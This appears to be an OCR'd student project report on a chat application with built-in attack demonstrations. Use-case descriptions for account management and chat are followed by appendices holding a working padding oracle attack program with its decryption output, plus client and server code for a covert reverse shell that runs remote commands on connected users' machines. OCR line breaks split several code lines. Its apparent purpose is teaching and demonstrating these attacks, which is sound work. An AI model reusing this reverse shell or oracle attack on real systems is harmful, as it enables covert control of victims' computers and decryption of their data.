
- Display Account Creation Error

Flow of Events:

1. The Use Case starts when the user selects the "Create User" option in the main menu.
2. The system will display the create account screen.
3. While the user does not select the "Back" button
4. The user enters the username, password, and retyped password.
5. The user will select submit.

6. The system will verify the information.
7. If the account is created successfully, the system will store the information into the database and display the main menu screen.
8. Else if the account to be created is already in the database, display account creation error message.
9. Else if the password does not match with the retype password, display account creation error message.
10. The Use Case will end if the user has successfully created an account.

User Interface:



Scenarios:

- Username exists in database
- Retyped password did not match with input password

Join Chatroom

This Use Case sends and receives messages from the server.

Actors:

- Client
- Administrator
- Server

Pre-Conditions:

- Clients and Administrator must be logged into their accounts


“Include” Use Cases:

- Send Message in Chat
- Receive Message in Chat

Flow of Events:

1. The Use Case starts when the user is logged in as the Client or the “Join Chatroom” button is selected as the Administrator in the admin main menu screen.
2. The system will display the chatroom screen.
3. The system will display the users that are online
4. While the user does not select the “Logout” button as the Client or the “Back” button as the Administrator
5. The system encrypts and sends messages input by users to the Server
6. The system decrypts and displays received messages from the Server

User Interface:



[SERVER]: Login successful!
[SERVER]: Welcome, kevin!

alice
dave
bob

UID: 88550225

Scenarios:

- User unexpectedly disconnected from the server
- Server is offline

List Accounts

This Use Case displays the existing accounts created in the database

Actors:

- Administrator
- Server

Pre-Conditions:

- User account must be logged in as the Administrator


Post-Conditions:

- Server must be able to retrieve account information from database

Flow of Events:

1. The Use Case starts when the user is logged in as the Administrator and selects the “List Accounts” button on the admin main menu screen.
2. The system will display the account database screen
3. The Server will retrieve account information from the database.
4. The Use Case ends after the system displays the Identification Number, Username and Online status of existing users.

User Interface:



```
+----+----------+---------+
| ID | Username |  Status |
+----+----------+---------+
| 0  |  admin   |  Online |
| 1  |  kevin   |  Online |
| 2  |   dave   | Offline |
| 3  |  alice   | Offline |
| 4  |   bob    | Offline |
+----+----------+---------+
```

Scenarios:

1. Server is offline
2. Account does not exist

Remove Account

This Use Case describes the process by which existing accounts are removed from the database.

Pre-Conditions:

- User account must be logged in as the Administrator

Post-Conditions:

- Server must be able to remove selected account from the database

“Include” Use Cases:

- Confirm Deletion


“Extension” Points:


- Display Delete Error

Flow of Events:

1. The Use Case starts when the user is logged in as the Administrator and selects the “Remove Account” button on the admin main menu screen.
2. The system will display the delete account screen.
3. While the user does not select the “Back” button
4. The Administrator enters the username.
5. The Administrator will select submit.
6. The system will display a warning popup screen prompting for confirmation.
7. If the Administrator selects the “No” button, the popup screen will close and returns to the top of the loop.
8. Else if the Administrator selects the “Yes” button, the popup screen will close, and the system will verify the username.
9. If the account containing the username exists in the database, the Server deletes that account from the database.
10. Else if the account containing the username does not exists in the database, the system will display the account deletion error message.
11. The Use Case will end if the Administrator has successfully deleted an account.

User Interface:





Are you sure you want to delete this account?

Scenarios:

- Account does not exist

Toggle Auto-chat

This Use Case interfaces with the Server to test the functionality of the chatroom.

Actors:

- Administrator
- Server

Pre-Conditions:

- User account must be logged in as the Administrator

Post-Conditions:

- Server must update its settings to turn the auto-chat function on/off

Flow of Events:

1. The Use Case starts when the user is logged in as the Administrator and selects the “Toggle Auto-chat” button on the admin main menu screen.
2. The system will update the server its settings
3. If the auto-chat function is on, the server will start to send randomly generated messages in the chatroom.
4. Else if the auto-chat function is off, the server will stop sending randomly generated messages in the chatroom and resume normal operation.

Scenarios:

- Server is offline

Create Reverse Shell

Actors:

- Hacker
- Server

Pre-Conditions:

- There exists a user connected to the Server

Post-Conditions:

- The Server must be able to retrieve information from the user's connected machine
- Hacker must be able to interact with the targeted machine

Scenarios:

- No users are currently connected to the Server

Appendix B – Pseudocode of the Padding Oracle Program

```
import time

from tkinter import *
from aes_cbc import CipherBlockChainingAES
from base64 import b64encode, b64decode


# GUI Code
####################################################################
####################################################
"""
Command to convert python file to executable:
pyinstaller --onefile --icon=hacker.ico padding_oracle.py --noconsol
"""


def submit():
    entered_text = entry_box.get()  # collects the text from the
text box
    pt_output.delete(1.0, END)
    output_dt.delete(1.0, END)
    # Decryption here
    if not entered_text:
        pt_output.insert(END, "Nothing was entered, try again...")

    else:
        str_time = time.perf_counter()
        try:
            pad_oracle = PaddingOracle(entered_text)
            pt = pad_oracle.decrypted_text
            if pt:
                pt_output.insert(END, pt)

            else:
                pt_output.insert(END, "Decryption error")

        except Exception as err:
            pt_output.insert(END, "Decryption failed")
            pt_output.insert(END, f"\nError: {err}")

        finally:
            pt_output.insert(END, f"\n\nElapsed Time:
{(time.perf_counter() - str_time):0.6f}s")


def clear():
    entry_box.delete(0, END)
    pt_output.delete(1.0, END)
    output_dt.delete(1.0, END)


def close_window():
    main_window.destroy()
    exit()


# Window Properties
```

```
main_window = Tk()
main_window.title("Padding Oracle Demo")

w = 1000  # Width for the program window
h = 1000  # Height for the program window
# Get screen width and height
ws = main_window.winfo_screenwidth()  # Width of the screen
hs = main_window.winfo_screenheight()  # Height of the screen
# Calculate x and y coordinates for the main_window
x = (ws/2) - (w/2)
y = (hs/2) - (h/2)
# Set the popup window to open in the middle of the user's screen
main_window.geometry('%dx%d+%d+%d' % (w, h, x, y))

main_window.configure(background='light grey')
main_window.resizable(width=False, height=True)
# Add icon
main_window.iconbitmap("C:/Users/User/PycharmProjects/TheKnottyChat/
images/hacker.ico")

# Title
title = Label(main_window, text="Padding Oracle Attack",
              bg='light grey',
              font="none, 60 bold")
title.pack(padx=50, pady=50)

# Input
prompt = Label(main_window, text="Enter ciphertext to decrypt",
               bg='light grey',
               font='arial 20')
prompt.pack()

entry_box = Entry(main_window, width=50,
                  borderwidth=5,
                  bg="white",
                  font="arial 20")
entry_box.pack()

frame_top = Frame(main_window, bg="light grey")
frame_top.pack(pady=(0, 20))

# Submit button
submit_btn = Button(frame_top,
                    text="Submit",
                    width=6,
                    font="arial 20 bold",
                    command=submit)
submit_btn.pack(side=LEFT)

# Clear button
clear_btn = Button(frame_top,
                   text="Clear",
                   width=6,
                   font="arial 20 bold",
                   command=clear)
clear_btn.pack(side=LEFT, padx=5)

# Close button
close_btn = Button(frame_top,
                    text="Close",
                    width=6,
                    font="arial 20 bold",
                    command=close_window)
close_btn.pack(side=LEFT)

# Plaintext Output
frame_pt = LabelFrame(main_window, text="Plaintext", font="arial 20
bold")
frame_pt.pack(pady=(0, 20))
pt_output = Text(frame_pt, width=50,
                 height=5,
                 borderwidth=5,
                 bg="white",
                 font=('Arial', 20),
                 wrap=WORD)
pt_output.pack()

# Output Details
frame_od = LabelFrame(main_window, text="Output Details",
font="arial 20 bold")
frame_od.pack(pady=(0, 20))
output_dt = Text(frame_od, width=50,
                 height=11,
                 borderwidth=5,
                 bg="white",
                 font=('Arial', 20),
                 wrap=WORD)
output_dt.pack(side=LEFT, fill=Y)

# Scrollbar
scrollbar = Scrollbar(frame_od, command=output_dt.yview)
scrollbar.pack(side=RIGHT, fill=Y)
output_dt.configure(yscrollcommand=scrollbar.set)
scrollbar.config(command=output_dt.yview)


# Main Code
####################################################################
####################################################
BLOCK_SIZE = 16


class PaddingOracle:
    def __init__(self, ciphertext):
        self.ciphertext = b64decode(ciphertext)
        self.decrypted_text = ''

        # Split ciphertext into blocks of  16 bytes each
        cipher_blocks = [self.ciphertext[i:i + BLOCK_SIZE] for i in
range(0, len(self.ciphertext), BLOCK_SIZE)]
        output_dt.insert(END, f"Ciphertext after base64 decode:
{cipher_blocks}")
        output_dt.insert(END, f"\n\nIV found: {cipher_blocks[0]}")

        current_block = len(cipher_blocks) - 1
        output_dt.insert(END, f"\nTotal number of blocks in
ciphertext: {current_block + 1}\n")
        output_dt.insert(END, "\nStaring padding oracle
attack...\n")
        output_dt.insert(END, "\nGetting padding size from last
block...")

        while current_block > 0:
            padding_length = self.get_padding(cipher_blocks,
current_block)
            output_dt.insert(END, f"\nPadding length:
{padding_length}")
            message_length = BLOCK_SIZE - padding_length
            output_dt.insert(END, f"\nMessage length:
{message_length}")

            # Get previous block to modify
            block_prime = bytearray(cipher_blocks[current_block -
1])

            while message_length > 0:
                output_dt.insert(END, f"\nDecrypting current block:
{current_block}...")
                output_dt.insert(END, f"\nMessage length to decrypt:
{message_length}")
                # Start from the back (Index 15)
                byte_position = BLOCK_SIZE - 1
                output_dt.insert(END, f"\nCurrent byte position:
{byte_position}")
                predicted_padding = (padding_length + 1)
                output_dt.insert(END, f"\nSetting predicted padding
to: {predicted_padding}")

                while byte_position >= message_length:
                    block_prime[byte_position] =
block_prime[byte_position] ^ padding_length ^ predicted_padding
                    byte_position -= 1

                for guessed_byte in range(256):
                    block_prime[byte_position] = guessed_byte
                    modified_block = b64encode(bytes(block_prime) +
cipher_blocks[current_block]).decode()

                    try:
                        cipher.decrypt(modified_block)
                        output_dt.insert(END, f"\nGuessed byte:
{guessed_byte}")
                        current_byte = cipher_blocks[current_block -
1][byte_position]
                        decrypted_byte = chr(predicted_padding ^
guessed_byte ^ current_byte)
                        output_dt.insert(END, f"\nDecrypted byte:
{decrypted_byte}")
                        output_dt.insert(END, f"\n{48 * '-'}\n")
                        self.decrypted_text += decrypted_byte
                        break

                    except ValueError:
                        pass

                padding_length += 1
                message_length -= 1
            current_block -= 1

        self.decrypted_text = self.decrypted_text[::-1]

    @staticmethod
    def get_padding(cipher_blocks, current_block):
        byte_position = 0

        # If the current block is not the last block, then there is
no padding
        if current_block < len(cipher_blocks) - 1:
            byte_position = BLOCK_SIZE

        else:  # Get padding from last block
            # Where block prime is the modified version of the
previous block
            block_prime = bytearray(cipher_blocks[current_block -
1])
            output_dt.insert(END, f"\nBlock prime: {block_prime}")

            for byte in block_prime:
                output_dt.insert(END, f"\nByte: {byte}")
                output_dt.insert(END, f"\nBlockP Position:
{block_prime[byte_position]}")
                # Modify the byte to check for padding error, byte -
1 to prevent value out of range if byte is 255
                block_prime[byte_position] = byte - 1 if
block_prime[byte_position] == 255 else byte + 1

                modified_block = b64encode(bytes(block_prime) +
cipher_blocks[current_block]).decode()

                try:
                    cipher.decrypt(modified_block)

                except ValueError:
                    output_dt.insert(END, "\nPadding error
detected!")
                    output_dt.insert(END, "\nPadding size found!")
                    output_dt.insert(END, f"\nPadding size is:
{BLOCK_SIZE - byte_position}\n")
                    break

                byte_position += 1

        return BLOCK_SIZE - byte_position  # Returns the padding
length


if __name__ == '__main__':
    cipher = CipherBlockChainingAES()
    # Start GUI main loop
    main_window.mainloop()
```

Appendix C – Output Details from Padding Oracle Attack Program

```
Ciphertext after base64 decode: [b'\xc1\x0c\xa6|\x9c\xc6\xb5XFx\r8\xd8\xe7\x81\xe7',
b'\x16\x1dju#\xb2*;)\xa29\x8a\x05\xfb\xadi',
b'\x1e\xdf#.\x96\x1e\x10\xa2=7\xe6\xa7\x83\xa5O\x87']

IV found: b'\xc1\x0c\xa6|\x9c\xc6\xb5XFx\r8\xd8\xe7\x81\xe7'
Total number of blocks in ciphertext: 3

Staring padding oracle attack...

Getting padding size from last block...
Block prime: bytearray(b'\x16\x1dju#\xb2*;)\xa29\x8a\x05\xfb\xadi')
Byte: 22
BlockP Position: 22
Byte: 29
BlockP Position: 29
Byte: 106
BlockP Position: 106
Padding error detected!
Padding size found!
Padding size is: 14

Padding length: 14
Message length: 2
Decrypting current block: 2...
Message length to decrypt: 2
Current byte position: 15
Setting predicted padding to: 15
Guessed byte: 118
Decrypted byte: d
------------------------------------------------

Decrypting current block: 2...
Message length to decrypt: 1
Current byte position: 15
Setting predicted padding to: 16
Guessed byte: 106
Decrypted byte: l
------------------------------------------------

Padding length: 0
Message length: 16
Decrypting current block: 1...
Message length to decrypt: 16
Current byte position: 15
Setting predicted padding to: 1
Guessed byte: 148
Decrypted byte: r
------------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 15
```

```
Current byte position: 15
Setting predicted padding to: 2
Guessed byte: 236
Decrypted byte: o
-----------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 14
Current byte position: 15
Setting predicted padding to: 3
Guessed byte: 147
Decrypted byte: w
-----------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 13
Current byte position: 15
Setting predicted padding to: 4
Guessed byte: 252
Decrypted byte:
-----------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 12
Current byte position: 15
Setting predicted padding to: 5
Guessed byte: 82
Decrypted byte: o
-----------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 11
Current byte position: 15
Setting predicted padding to: 6
Guessed byte: 103
Decrypted byte: l
-----------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 10
Current byte position: 15
Setting predicted padding to: 7
Guessed byte: 19
Decrypted byte: l
-----------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 9
Current byte position: 15
Setting predicted padding to: 8
Guessed byte: 43
Decrypted byte: e
-----------------------------------------------
```

```
Decrypting current block: 1...
Message length to decrypt: 8
Current byte position: 15
Setting predicted padding to: 9
Guessed byte: 57
Decrypted byte: h
------------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 7
Current byte position: 15
Setting predicted padding to: 10
Guessed byte: 159
Decrypted byte:
------------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 6
Current byte position: 15
Setting predicted padding to: 11
Guessed byte: 247
Decrypted byte: :
------------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 5
Current byte position: 15
Setting predicted padding to: 12
Guessed byte: 254
Decrypted byte: n
------------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 4
Current byte position: 15
Setting predicted padding to: 13
Guessed byte: 24
Decrypted byte: i
------------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 3
Current byte position: 15
Setting predicted padding to: 14
Guessed byte: 222
Decrypted byte: v
------------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 2
Current byte position: 15
Setting predicted padding to: 15
```

```
Guessed byte: 102
Decrypted byte: e
-----------------------------------------------

Decrypting current block: 1...
Message length to decrypt: 1
Current byte position: 15
Setting predicted padding to: 16
Guessed byte: 186
Decrypted byte: k
-----------------------------------------------
```

Appendix D – Pseudocode of Reverse Shell on Client Script

```
def covert_turtle(client_session):
    while True:
        try:

client_session.send_message(client_session.shell_connection,
str(os.getcwd()))
            command =
client_session.receive_message(client_session.shell_connection)
            command = command['msg_data']

            if command == 'exit':
                continue

            if command[:2] == 'cd':
                try:
                    os.chdir(command[3:])

                except WindowsError:
                    continue

                continue

            elif command == 'uname':
                architecture = platform.architecture()
                uname = platform.uname()
                output = f"\nHostname: {uname[1]}\n" \
                         f"Platform: {sys.platform}\n" \
                         f"Architecture: {architecture[0]},
{architecture[1]}\n" \
                         f"System: {uname[0]}\n" \
                         f"Release Version: {uname[3]}\n" \
                         f"Machine: {uname[4]}\n" \
                         f"Processor: {uname[5]}\n"


client_session.send_message(client_session.shell_connection, output)
                continue

            output = subprocess.run(command,
                                    shell=True,
                                    stdout=subprocess.PIPE,
                                    stderr=subprocess.PIPE,
                                    stdin=subprocess.PIPE,
                                    text=True)


client_session.send_message(client_session.shell_connection,
str(output.stdout + output.stderr))

        except (TypeError, WindowsError):
            break
```

Appendix E – Pseudocode of Reverse Shell on Server Script

```
def get_target(cmd):
    cmd = cmd.replace("select ", "")
    if not cmd:
        return None

    try:
        target = server.shell_connection_list[int(cmd)]

    except IndexError:
        print("Connection not found or no longer connected to the
server, please try another one\n")
        return None

    except ValueError:
        print("Invalid input field after 'select' command (Numeric
character expected)")
        print("Please try again or type the 'list' command to refer
to the list of available connections available\n")
        return None

    print(f"You are now connected to {target.getpeername()}\n")
    return target


def execute_commands(target):
    while True:
        try:
            current_directory = server.receive_message(target)
            command = input(f"{target.getpeername()}
{current_directory['msg_data']}> ")
            if not command:  # Empty string
                continue

            server.send_message(target, command)
            if command == 'exit':
                print(f"Disconnecting from {target.getpeername()},
returning to shell...\n")
                break

            if command[:2] == 'cd':
                continue

            output = server.receive_message(target)
            print(output['msg_data'])

        except TypeError:
            print(f"{target.getpeername()} has disconnected,
returning to shell...\n")
            break


def turtle():
    global display_cipher
    global encryption
    print("Welcome to Turtle Shell!\nType 'help' for a list of
commands")
    while True:
        cmd = input("turtle> ")
        if not cmd:
            continue

        if cmd == 'exit':
            print("Quitting turtle...\n")
            break

        elif cmd == 'list':
            connection_table = PrettyTable()
            connection_table.field_names = ["No.", "IP Address",
"Port"]
            for i, connection in
enumerate(server.shell_connection_list):
                connection_table.add_row([i,
connection.getpeername()[0], connection.getpeername()[1]])

            print(f"\n{connection_table}\n")

        elif cmd[:6] == 'select':
            target = get_target(cmd)

            if target is not None:
                execute_commands(target)

        elif cmd[:3] == 'aes':
            cmd = cmd.replace("aes ", "")
            if cmd == 'on':
                print("AES Encryption for messages in chatroom are
now on")
                encryption = True

            elif cmd == 'off':
                encryption = False
                print("AES Encryption for messages in chatroom are
now off")

            else:
                print("Invalid input field after 'aes' command ('on'
or 'off' switch expected)")
                print("Please try again")

        elif cmd[0:6] == 'cipher':
            cmd = cmd.replace("cipher ", "")
            if cmd == 'cbc':
                display_cipher = cipher_cbc
                print("AES Encryption mode changed to Cipher Block
Chaining")

            elif cmd == 'ecb':
                display_cipher = cipher_ecb
                print("AES Encryption mode changed to Electronic
Codebook")

            else:
                print("Invalid input field after 'cipher' command
('cbc' or 'ecb' switch expected)")
                print("Please try again")
```

```
elif cmd == 'help':
    print(
        """
        Available commands:
        list
        select [option] where option=1,2 or 3,...
        aes [on/off]
        cipher [cbc/ecb]
        """
    )

else:
